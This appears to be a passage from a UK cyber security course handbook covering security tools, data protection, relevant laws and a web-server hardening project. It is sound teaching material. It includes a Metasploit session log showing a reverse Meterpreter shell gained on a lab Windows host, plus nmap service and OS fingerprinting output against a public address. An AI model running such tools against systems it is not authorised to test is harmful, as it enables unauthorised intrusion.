
These tools are generally used to check for problems from the outside. They are often deployed by people asked to test a system by the system owners to make sure it is safe before it gets compromised. The following screenshot from a Wikipedia page shows Metasploit's interface.



<https://en.wikipedia.org/w/index.php?curid=33606448>

The screenshot here shows that two of the computers have been exploited already. The above picture is the windows version of Metasploit.

NOTE - Metasploit is the most dangerous program which will be mentioned in this course. It is impossible to avoid mentioning it. However, great care should be taken not to encourage its use to a great extent. It may be appropriate to use Metasploit in a very limited way when looking at server security. For example the following picture shows Metasploit gaining a shell on an out of date unpatched windows 2003 server.

A screenshot of a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the following commands and output:

```
msf exploit(handler) > run

[*] Started reverse handler on 192.168.101.159:4444
[*] Starting the payload handler...
[*] Sending stage (957486 bytes) to 192.168.101.129
[*] Meterpreter session 1 opened (192.168.101.159:4444 -> 192.168.101.129:50278)
    at 2015-11-27 15:58:04 -0500

meterpreter > shell
Process 2732 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\System32>
```

This picture shows Metasploit being used on the Linux command line. It is recommended to go no further than this most simple exploit in any practical activities. Avoiding the windows GUI version in favour of the Linux (inbuilt in Kali Linux) version at all times. Metasploit in wrong, immature or careless hands is dangerous. Like an axe or a saw its existence and responsible use should be taught alongside the re enforcement of ethics and legal issues mentioned in the next section.

4. Network and Traffic Analyser

These tools are used to see what sort of traffic is coming in and out of a system to check if it should be and what can be done if there is a problem. There are a number of popular tools such as Etherape and Wireshark.

Etherape gives a nice graphic representation of the network being investigated.



<https://commons.wikimedia.org/w/index.php?curid=42671374>

Wireshark gives a detailed breakdown of some of the packets coming in and out.

Source	Destination	Protocol	Info
wistron_07:07:ee	Broadcast	ARP	who has 192.168.1.254 is at 00:90:d0:08:35:4f
ThomsonT_08:35:4f	wistron_07:07:ee	ARP	192.168.1.254 is at 00:90:d0:08:35:4f
192.168.1.68	192.168.1.254	DNS	Standard query A www.google.com
192.168.1.254	192.168.1.68	DNS	Standard query response CNAME www.l.google.com A 66.102.9.99
192.168.1.68	66.102.9.99	TCP	62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
66.102.9.99	192.168.1.68	TCP	http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430
192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
192.168.1.68	66.102.9.99	HTTP	GET /complete/search?hl=en&client=suggest&js=true&q=mscp=1 H
192.168.1.68	66.102.9.99	TCP	62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
192.168.1.68	66.102.9.99	TCP	62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
66.102.9.99	192.168.1.68	TCP	http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
66.102.9.99	192.168.1.68	TCP	http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
66.102.9.99	192.168.1.68	TCP	http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430

s on wire, 42 bytes captured)

: Vmware_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

on Protocol (request)

```

f ff 00 0c 29 38 eb 0e 08 06 00 01 ..... }8.....
0 01 00 0c 29 38 eb 0e c0 a8 39 80 ..... }8...9.
0 00 c0 a8 39 02 ..... 9.

```

Progress: Fil... Packets: 445 Displayed: 445 Marked: 0 Profile: Default

<https://commons.wikimedia.org/w/index.php?curid=4042536>


Both of these systems have extensive log files that can be further analysed.

1.2 I can explain the tools used to protect personal identity

Learners should be able to demonstrate they understand tools available to protect themselves.

Additional information and guidance

Protecting personal information safely using a computer or handheld devices is mostly about attitudes and behaviour, but there are some tools that can be used to assist in this process. The most basic tool, in terms of your own personal information on a computer, is using encryption. Most learners will be familiar with the encryption used on websites and know to see the padlock icon and https when browsing, however, the same technology can be used on their hard drives. Windows systems can use a system such as BitLocker which requires multiple forms of authentication to work before allowing data to be accessed. Most modern Linux systems these days will allow the user's home folder to be encrypted on installation.



Other practices will be using good security such as a firewall on your network, anti-virus and spyware programs, and making sure they are always up to date. Some systems will allow notices if emails are suspicious and even free email accounts will tag messages as possible scams.

These activities will also extend to when you are out and about and learners should always be wary using public Wi-Fi spots that have no levels of security. One way around this might be to use a VPN (Virtual Private Network) which will create a secure tunnel and send information back and forth in the tunnel in an encrypted format.

Other forms of authentication such as 2FA and biometrics may be brought up again briefly at this point. This is potentially a valuable opportunity to introduce tools such as password managers which may also come up in outcome 1.3.

1.3 I can list the range of tools used to protect data

Learners should be able to list a range of tools to demonstrate their understanding of the field.

Additional information and guidance

Evidence here will depend on what investigations learners are carrying out. If they have access to local firms that deal in financial services, the tools used to protect data may be far more comprehensive than if they are dealing with a local organisation that does a small number of online sales. This is related to the relative

value of data. Although all data is valuable, in a way, international crime syndicates will probably not waste time and effort on data from a local scout group compared to a multimillion pound investment bank.

Learners should be able to list and give some brief details on some different tools. In most cases there will be some information about firewalls, but these could be either hardware based dedicated tools, software running on a router, defensive software running on a network or software protecting workstations in an office. They could discuss the roles and permissions used to defend folders from attack and perhaps mechanisms such as utilities to force password changes.

On most operating systems, permissions can be set to only allow certain people to access the data, or at least people with the right privileges. When this is on folders of information that are accessible outside, such as web folders, they can create specific permissions to only allow reading and even create protected folders that can only be accessed with prior passwords. Many web server folders can have special hidden files that only allow specific access. On databases, users can set permissions on who can access the data and from what computer which helps with security.

The options below configure synchronization between Unix users created through Webmin and MySQL users.

The image shows a Webmin configuration window for MySQL synchronization. It has a title bar and a close button. The main content area is divided into two sections. The first section, 'When to synchronize', contains three checkboxes: 'Add a new MySQL user when a Unix user is added', 'Update a MySQL user when the matching Unix user is modified', and 'Delete a MySQL user when the matching Unix user is deleted'. The second section, 'Permissions for new users', contains a dropdown menu with five options: 'Select table data', 'Insert table data', 'Update table data', 'Delete table data', and 'Create tables'. The third section, 'Create new users with hosts', contains two radio buttons: 'All hosts' and 'Specific host', with a text input field next to 'Specific host' containing the value 'localhost'.

When to synchronize
<input type="checkbox"/> Add a new MySQL user when a Unix user is added
<input type="checkbox"/> Update a MySQL user when the matching Unix user is modified.
<input type="checkbox"/> Delete a MySQL user when the matching Unix user is deleted.

Permissions for new users
Select table data
Insert table data
Update table data
Delete table data
Create tables


Create new users with hosts
<input type="radio"/> All hosts
<input checked="" type="radio"/> Specific host
localhost

1.4 I can describe the way devices are compromised

Learners should be able to describe some of the ways the above security practices can be undermined.

Additional information and guidance

Learners here will be expanding on earlier research into the ways people or organisations try to get into devices, with a focus on their own systems. The most apparent “attack” will likely be email based, so most learners need to understand roughly how they work and what can be done to prevent their damage. The simplest thing here, especially if they have not been picked up by a security system such as Spamassassin or similar, is to create a rule to filter them out. Most email clients will have the ability to create rules to remove unwanted emails.



Other attacks that might occur might be something like a password cracker. A computer has no problem running through millions of possible letter and number combinations and will soon find a password like **lliketlm123** or similar. Passwords need to be complex and if possible rotated. Some people use a password vault

to keep passwords extra safe. If you use a web based system, you should deploy some sort of certification process. Exchanging email, it is also worth using some key based exchange system such as [OpenPGP](#).

1.5 I can describe the need for policies and procedures in cyber security

Learners should be able to describe the need for processes to follow to minimise risks.

Additional information and guidance

As identified earlier on in other units, one key issue that will always make cyber security a problem is the goodwill of people and lack of appreciation of the risks. Many attacks occur on organisations because someone internally has opened a file or email link which they should not have. One useful starting point in an organisation's induction process should be going over the AUP (Acceptable Use Policy) so that people know what to do and not to do on a network. There should also be some training on safety precautions and the need to minimise risk as part of a security policy. There will be some policies and procedures in place in terms of adding new users to a system and making sure they only have roles and permissions that are appropriate.

Learners should be able to look at the security policies and procedures at their school or college, or a local business, and determine their fitness for their stated purpose and look for weaknesses and areas for improvement.

1.6 I can list a range of laws that apply to cyber crime

Learners should be able to research and briefly detail the current laws relating to cyber crime.

Additional information and guidance

The most commonly known laws to students will probably be the Data protection Act (DPA) which is designed to protect general privacy issues, and the relatively recent Investigatory Powers Bill (IPB) which is designed to allow the government security agencies to harvest and track digital transmissions in order to look for criminal and terror related communications. A key law that learners need to be familiar with is the General Data Protection Regulation (GDPR) which comes into force in the UK May 25th 2018. This new law makes it the responsibility of company Data Controllers to notify the authorities of serious breaches of data as soon as possible and any failures to meet their legal requirements results in very large fines that are either thousands of Euros or a percentage of a company's overall earnings. Other laws that should be investigated are:

- Malicious Communications Act 1988
- Human Rights Act 1998
- Computer Misuse Act 1990
- Freedom of Information Act 2000
- Privacy and Electronic Communications Regulations 2003
- Terrorism Act 2006

Some of the laws relate directly to cyber threats, while others relate to some of the laws that try to protect people against the crimes that occur as a result.

Learners should become familiar with the various laws which govern the safety and transmission of data across computer systems. It is not envisaged that learners should develop an in depth or sophisticated understanding of every law. However, they should have a basic understanding of the most important laws and also

develop an awareness of how these laws relate to their activities and the use of their skills which they have now developed. If nothing else, learners need to understand three main laws:

- The Computer Misuse Act (CMA)
- The Data Protection Act / General Data Protection Regulations (DPA/GDPR)
- The Investigatory Powers Act (IPA)

2. Plan, use and practice with different cyber tools

2.1 I can explain the main features of good cyber security tools

Learners should be able to explain the way that tools assist them in their investigations.

Additional information and guidance

This should be a very hands-on criterion where learners can explore the different tools available and explain how they help. Some tools may be too complex for their current needs and it would be fair to say this, but still investigate their features and say what they do and how it relates to other areas. Does the tool only work in a certain way? Does it give too much information, not enough? These sorts of questions can act as signposts for learners as they explore what is on offer. They could select one tool and write a mini guide or blog post for it with a specific audience which will help them to explain the features and discuss their value with examples. The tools should be able to assist in what they claim to assist with, so over complexity or the need for additional analysis may not be good to make quick and vital decisions. They may not be detailed enough so perhaps might be a waste of valuable time. As cyber professionals, they will need to hone these skills to decide the best tools to use for their work.

To illustrate the point, the command line driven software RootKit Hunter is easy to start and gives clear messages of OK or an issue, so it is quick and informative. Nmap is easily used at a very basic level, however, it requires skill and understanding to illicit the most detailed information from the 600 plus individual commands which may be run. A tool like Wireshark might require a lot of set-up and understanding of the complex packages being seen to make any informed decisions quickly so will only be as useful as the ability and understanding of the person who is using it. As an example, below are three images of nmap being run with three different levels of ability.

```
root@kali:~# nmap 8.8.8.8

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 11:49 BST
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.0076s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```

```
root@kali:~# nmap -Pn -sTV 8.8.8.8

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 11:50 BST
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.038s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
443/tcp    open  ssl/https    gws
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
ew-service :
SF-Port443-TCP:V=7.40%T=SSL%I=7%D=6/6%Time=59368921%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,230,"HTTP/1.0%\x20302\x20Found\r\nCache-Control:\x20privat
SF:e\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nReferer-Policy:\x
SF:28no-referrerr\r\nLocation:\x20https://www\google.co.uk/\?gfe_rd=cr&e
SF:i=Iik2WeGsC0bv8Afoobn0Aw\r\nContent-Length:\x20262\r\nDate:\x20Tue,\x20
SF:06\x20Jun\x202017\x2010:51:12\x20GMT\r\nAlt-Svc:\x20quic=\":443\";\x20m
SF:a=2592000;\x20v=\"38,37,36,35\" \r\n\r\n<HTML><HEAD><meta\x20http-equiv=
SF:\x20content-type%\x20content=\x20text/html; charset=utf-8\">\n<TITLE>302\x2
SF:0Moved</TITLE></HEAD><BODY>\n<H1>302\x20Moved</H1>\nThe\x20document\x20
```

```

PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  tcpwrapped  syn-ack
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge[general purpose]
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.40%E=4%D=6/6%OT=53%CT=5CU=5PN=N%DS=9%DC=T%G=N%TM=5936809ANP=x06_64-pc-Linux-gnu)
SEQ(SP=11%GCD=FA08%ISR=9C%ITI=1%CI=1%II=1%SS=5%TS=U)
OPS(O1=MG84%O2=H584%O3=H584%O4=MG84%O5=MG84%O6=H584)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)
CCN(R=Y%DF=N%TG=48%W=FFFF%O=H584%CC=N%Q=)
T1(R=Y%DF=N%TG=40%W=0%A=54%F=AS%RD=0%Q=)
T2(R=Y%DF=N%TG=FF%W=0%A=2%A=5%F=AR%O=0%RD=0%Q=)
T3(R=Y%DF=N%TG=FF%W=0%A=2%A=5%F=AR%O=0%RD=0%Q=)
T4(R=Y%DF=N%TG=FF%W=0%A=2%A=5%F=AR%O=0%RD=0%Q=)
T6(R=Y%DF=N%TG=FF%W=0%A=2%A=5%F=AR%O=0%RD=0%Q=)
T7(R=Y%DF=N%TG=FF%W=0%A=2%A=5%F=AR%O=0%RD=0%Q=)
U1(R=N)
IE(R=Y%DF=N%TG=48%ED=X)

Network Distance: 9 hops
TCP Sequence Prediction: Difficulty=17 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1  1.51 ms  10.0.2.2
2  23.33 ms  vpn.scappatech.com [212.20.242.45]
3  24.93 ms  gi-0-1-8-9-335.cr01.the-1on.pulsant.net [193.29.223.41]
4  23.39 ms  xe-5-1-2-10.cr1-lon1.ip4.gtt.net [141.136.98.21]
5  23.43 ms  09.149.137.170
6  23.41 ms  72.14.221.169
7  23.50 ms  188.178.246.225
8  23.52 ms  216.239.58.59
9  25.12 ms  google-public-dns-a.google.com [8.8.8.8]

```

2.2 I can select and use tools to protect my personal identity

Learners should be able to demonstrate they understand enough to apply some personal safety practices.

Additional information and guidance

Most threats to personal identity will take place in some online context. The easiest way to minimise or prevent initial compromises is to use email based filters to remove unwanted intrusions on your privacy. Filters can be set to automatically mark messages from certain domains or of certain types as unwanted and put into a folder or mark as deleted. This should prevent some phishing and other

fraudulent attacks. If the learners have their own web site, then strong password policies and folder permissions will reduce the way people get privileged access to their data. The home router can be optimised to block people trying to create accounts on their internal network or dumping programs used to harvest account details. They could deploy a safe browser that does not share any details about the system, even using something like Tor to mask all details associated with your browsing. The RootKit Hunter mentioned in the previous criterion could be used to check for invasive files. If the check is clear, then no problem, if it reveals a file recently added that you are not aware of, you can then try to find it. If there are any open doors that let it in, close them.

2.3 I can set-up a range of tools to protect data for myself or others

Learners should be able to carry out some basic set-up processes for some key tools.

Additional information and guidance

Depending on whether or not the learner has a client they are working with, the evidence here will be their ability to do some set-up processes and make sure that the tools they use are properly configured to work as best as they can. There will always be a need to do some tweaking based on logs and other feedback, but the initial set-up should be functional as far as possible. It is likely that these activities have been carried out in other sections of their work, so they need to provide some evidence. If it is something that is part of a group project, then an assessor's witness statement will be enough to validate they know what they are doing to a competent level. They could also produce a table showing what tools they are

using, what configurations they will use and some comments about the outcome of the installation.

2.4 I can plan and execute a basic set of tasks to protect a device against attack

Learners should be able to demonstrate good planning and deployment skills.

Additional information and guidance

The range of activities here is quite broad as it could be setting up a new home based router and making sure that it is not vulnerable, or it could be adding some form of server to a home or school network, such as a web server. In all instances, learners need to show that they have a process in mind and they stick to it as well as possible. The key thing about any activities that involve some form of forensics is that there is a clear process so that it can be revisited to see at what point it may have gone wrong. If the learner misses one key configuration, as it was missed from their plan or they were distracted, the plan will allow them to go back and see this error. This type of method also allows for a more functional process and helps learners become more organised in the way that they get systems working and document the process, from beginning to end.

2.5 I can plan and design some how to documents for protecting devices, data and personal identity

Learners should be able to produce some working documentation on their systems.

Additional information and guidance

In cyber security, as with anything related to the technical support of critical IT infrastructure, documentation is everything. In all

instances, the documentation should be such that anyone who was not involved in the original process could step in and do the same. The learners should create a guide on the process that will include some background information about the system, such as the style and type of OS, the services running and the purpose of the system. They should then have a section explaining the need for security and the recommendations made to meet the requirements. There should then be some information on the tools and services that were deployed, what settings were used and what testing was carried out to make sure they were functioning as expected.

The how to documents, as with other sections in this handbook, will vary depending on what the learners are protecting, but should follow the same basic format.

Templates for this process and samples will be provided by TLM on their support web sites.

2.6 I can explain the purpose of laws that deal with cyber crime

Learners should be able to explain the main aspects of some key laws on cyber crime.

Additional information and guidance

For this criterion, learners need to add some detail to the laws that they introduced in 1.6 and say how they work and what impact they have. They might explain how the laws are enforced, what sort of things they are designed to protect against, and possibly what long term goals they are designed to achieve.

For example, the new GDPR law that comes into effect in the UK in May 2018 has a range of features and regulations that need to be

understood by all UK companies that hold data on people. As noted earlier, the penalties for non-compliance are pretty severe, so it is in every company's interest to understand and do their utmost to implement it.

For most of the laws, learners should be able to outline what they cover, so in the above case, the privacy of all EU citizens. The law in this case also has exemptions, so national security activities and law enforcement are not part of the requirement. They can discuss the responsibilities associated with the law and any regulatory agencies. In many cases it will be the government as they are the ultimate regulator of legal concerns. A key issue of the GDPR is that data can be removed by a request from the owner if the company has used the data illegally.

3. Evaluate the tools used and recommend best practices

3.1 I can evaluate commonly used cyber security tools for overall effectiveness

Learners should be able to demonstrate evaluative skills for the topic.

Additional information and guidance

Evaluation of anything is always a difficult one. One person's idea of success could well be another person's idea of complete failure. However, linked with the previous section, if there is a clear plan and purpose to an activity, it always makes evaluation a little more straight-forward. If learners have set themselves some targets and objectives as part of their set-up and testing, then they will have data to either support or counter their expectations. If their system was designed to thwart an attacker trying to get in and create themselves elevated privileges on a system, then there should be some hard evidence as to how far this was achieved. The evidence is likely to be of two types:

- Qualitative
- Quantitative

Qualitative evidence will be somewhat more subjective, but could be related to how well the tools worked for the end user. Many IT based tools, especially ones dealing with digital forensics, are likely to be quite complex. This is fine if it is your job, but what if the tool was recommended for an IT technician who works part-time at a local primary school? They may have some IT knowledge, but might not be a specialist. How easy was it for them to use the recommended tools to carry out their duties? Could they work out from the documentation and common sense which icons to click or which logs to look at etc?

Quantitative evidence is a little more straight-forward as it generally involves some sort of hard number based evidence. The system was supposed to defend against 95% of worm based attacks. It only defended against 90%, so what is the issue? What was wrong with the set-up that it didn't work as expected?

3.2 I can evaluate the tools selected for the protection of personal identity

Learners should be able to show a good appreciation of personal security tools selected.

Additional information and guidance

Many learners will probably be using some form of antivirus or antimalware software to minimise the attacks on their personal information. The large ransomware attack in May 2017 shows that the weakest link is usually some person using email somewhere in an organisation and any amount of tools cannot always prevent this. What tools do they have in place to make sure this will not happen

to them? What kind of personal data do they most need to protect and in what circumstances? Many learners may not have their own banking account, but what systems and processes are in place to protect them if they do, or perhaps people they are advising. If they have configured a router or firewall for themselves, what tools have they deployed to make sure it is as safe as it can be and will prevent people entering their system and finding out their login details or other personal information? Are there any tools which will protect them on the increasing social media presence they probably have? A recent BBC programme shows that these need to be re-evaluated as they are not what they claim to be.

<http://www.bbc.co.uk/programmes/b08qgbc3>

Whatever tools they deploy, they will need to give an overview of their effectiveness in terms of the categories of quality and quantity outlined above.

3.3 I can assess and recommend different tools to protect personal or organisational data

Learners should be able to make informed recommendations based on facts.

Additional information and guidance

In their various investigations and set-ups, learners will have drawn some basic conclusions about various tools and will understand their strengths and weaknesses in terms of ease of use and effectiveness. These findings can now be used for recommendations. The recommendations will depend on the situation, so the recommendations for a single member of teaching staff might be very different from a local council. In each instance, the learners should be confident enough in their skills and

knowledge to make some basic recommendations and back these up with evidence they have gathered, either first or second hand.

3.4 I can assess and recommend a range of tools to protect different devices

Learners should be able to demonstrate a good range of understanding across the subject area.

Additional information and guidance

A network will consist of a wide range of devices and all of these need some form of protection. Many school students will no doubt be familiar with the way that USB drives are managed in school networks as they can be very damaging if not managed properly. A network is a complex ecosystem with devices carrying out lots of duties. Some aspects of a web server need to be very open in order to function, but how is this balanced against the need to prevent any data being stolen somewhere else in the system. How much monitoring is required and can be carried out realistically to make everything safe.

Learners will need to demonstrate that in their research and practice over the course of this unit they were able to identify and deploy different tools as required. It is not expected that they will have a comprehensive understanding of all aspects of a network, as they will learn this at subsequent levels in other qualifications, but they should be able to demonstrate a good overview of what and how parts of the network can be defended.

3.5 I can evaluate and recommend policies and procedures for efficient and effective cyber security

Learners should be able to develop effective policies and procedures to protect a system.

Additional information and guidance

The final part of all of the above work is to bring it together into a completed package in the form of practices and activities for the organisation or individual to take forward. Most learners will be familiar with the school's network policies and procedures and they will need to create something similar for whoever they are working with. The policies will include who has access and to what level, who is responsible for different aspects of safety (might be the same person), what to do if there is an issue, how to report it all etc. It will also include recommendations such as regular software patching timetables and suggested best practices for keeping a system safe and secure.

3.6 I can assess the effectiveness of current laws on cyber crime

Learners should be able to assess the effectiveness of laws and reflect critically on their value.

Additional information and guidance

Having researched and explained a number of key laws on cyber security, learners should be able to make some informed judgements about how effective they are and whether they meet their stated objectives as well as could be expected. It would be beneficial for them to comment on any weaknesses they have perceived and how these might be addressed.

Unit 4 - Extended Project: Defending an Online System

Research a .1 working cyber security system	Plan to .2 build a cyber safe web site or server	Develop a .3 cyber safe web site or server	Test the .4 system against common threats	Evaluate .5 the effectiveness of the system
I can 1.1 investigate a working system to determine the main components	I can make a 2.1 working skeletal plan of a system	I can prepare 3.1 a system in terms of specifications	I can develop 4.1 a basic test regime	I can analyse 5.1 the results in terms of the objectives
I can explain 1.2 the main system components	I can set 2.2 clear objectives and outcomes to build a system against	I can explain 3.2 the specification in terms of performance needs	I can explain 4.2 the purpose of the main test procedures	I can evaluate 5.2 some of the features of the system and their purpose
I can describe 1.3 how the components fit together	I can list the 2.3 main safety features that will need to be addressed for success	I can 3.3 describe the way a web site functions	I can explain 4.3 the expected results from tests	I can justify 5.3 some design decisions in terms of objectives

I can make 1.4 detailed notes of my findings	I can explain 2.4 the main hardware requirements needed	I can 3.4 describe the main pieces of software required	I can 4.4 describe the test results and what they mean	I can analyse 5.4 possible improvements to the system based on usage and end user feedback
I can present 1.5 my notes to an audience for feedback	I can explain 2.5 the main software aspects of the system	I can 3.5 describe the configuration settings for a working system	I can adjust 4.5 the system in light of test results	I can analyse 5.5 the effectiveness of the system by viewing the different log files
I can list some 1.6 key objectives of the system I will design	I can make a 2.6 final plan for a system	I can 3.6 recommend final adjustments before going live	I can 4.6 document the test results for third party support people	I can 5.6 recommend improvements to the system for future-proofing

Evidence for learning in this unit: Written answers in the terminal exam, material in their ePortfolio

Detailed Guidance for the delivery of this Unit:

1. Research a working cyber security system

1.1 I can investigate a working system to determine the main components

Learners should be able to demonstrate they understand what the main parts of a web based system are

Additional information and guidance

For this project, students will be required to build a basic web based system. In most cases this will be based on a LAMP structure as this would be the easiest to recreate and also since 80% of the existing Internet runs on this type of platform it would be useful for their future studies and career choices. For this, they are required to read up and understand what it is they will be working with.

A LAMP based system consists of:

- A Linux operating system

- An Apache web server application
- A MySQL database
- PHP application for communication between the database and the web front end

There are variations on this basic theme as they will discover in their research and they need to be clear they have made the right choices as far as possible. They could use a WAMP (Windows) based system if they are more familiar with this set-up, but this might involve licensing issues.

1.2 I can explain the main system components

Learners should be able to demonstrate they understand each of the main system components

Additional information and guidance

As identified in 1.1 above, the main components of a working web based system will be built around a Linux operating system. These systems are easy to obtain and are free so offer the best flexibility and accessibility for this qualification. There are many flavours of Linux available but the most common are: Debian/Ubuntu; RedHat and SuSE. Each of these have spin offs such as CentOS , the community version of RedHat or OpenSuSE, the community version of SuSE. Their main differences are in the way that they handle “packages” or the files and libraries used to make the system run. Students can give an overview of the main components and depending on how interested they are they can either provide a table of basic details or a more detailed report. For this criterion, they can also explain variations on the basic LAMP theme. The most popular web server is Apache, but there is also Nginx which is believed to be better for large scale deployments. The MySQL database has a number of variants, such as the Mongo or Maria

versions and increasingly people are using a NoSQL systems as the amount of data being handled and the quickly changing nature of it makes “old” database structures not agile enough. PHP (Hypertext Preprocessor) is a software application that acts as a link between the web front end and the backend applications (web server and database). It incorporates tools which help to speed up the rendering of websites and the capture and storage of data, such as with online web forms.

1.3 I can describe how the components fit together

Learners should be able to demonstrate they understand the relationship between the main components

Additional information and guidance

The various components, over time, have evolved to work quite closely together. Each of the main applications has various library files that allow them to work together. For example, there is a set of php files that allow it to work with the web server and database, such as the file php-mysql file which allows php to access a MySQL database structure, or libapache2-mod-php which is a module that connects Apache to PHP code. Students could create their own diagram to illustrate their understanding.

https://en.wikipedia.org/wiki/LAMP_%28software_bundle%29#/media/File:LAMP_software_bundle.svg

1.4 I can make detailed notes of my findings

Learners should be able to demonstrate they can research and keep useful notes on their findings

Additional information and guidance

Most people that work in the security based industries will keep some kind of notes in order to help them be more effective or efficient. It may be that a small paper based notebook is the safest and most accessible. If they use an online system, given the nature of what they are doing which involves security based information, they need to make sure it is robust and secure. A summary of their findings will be useful for further reference and study.

1.5 I can present my notes to an audience for feedback

Learners should be able to present their findings

Additional information and guidance

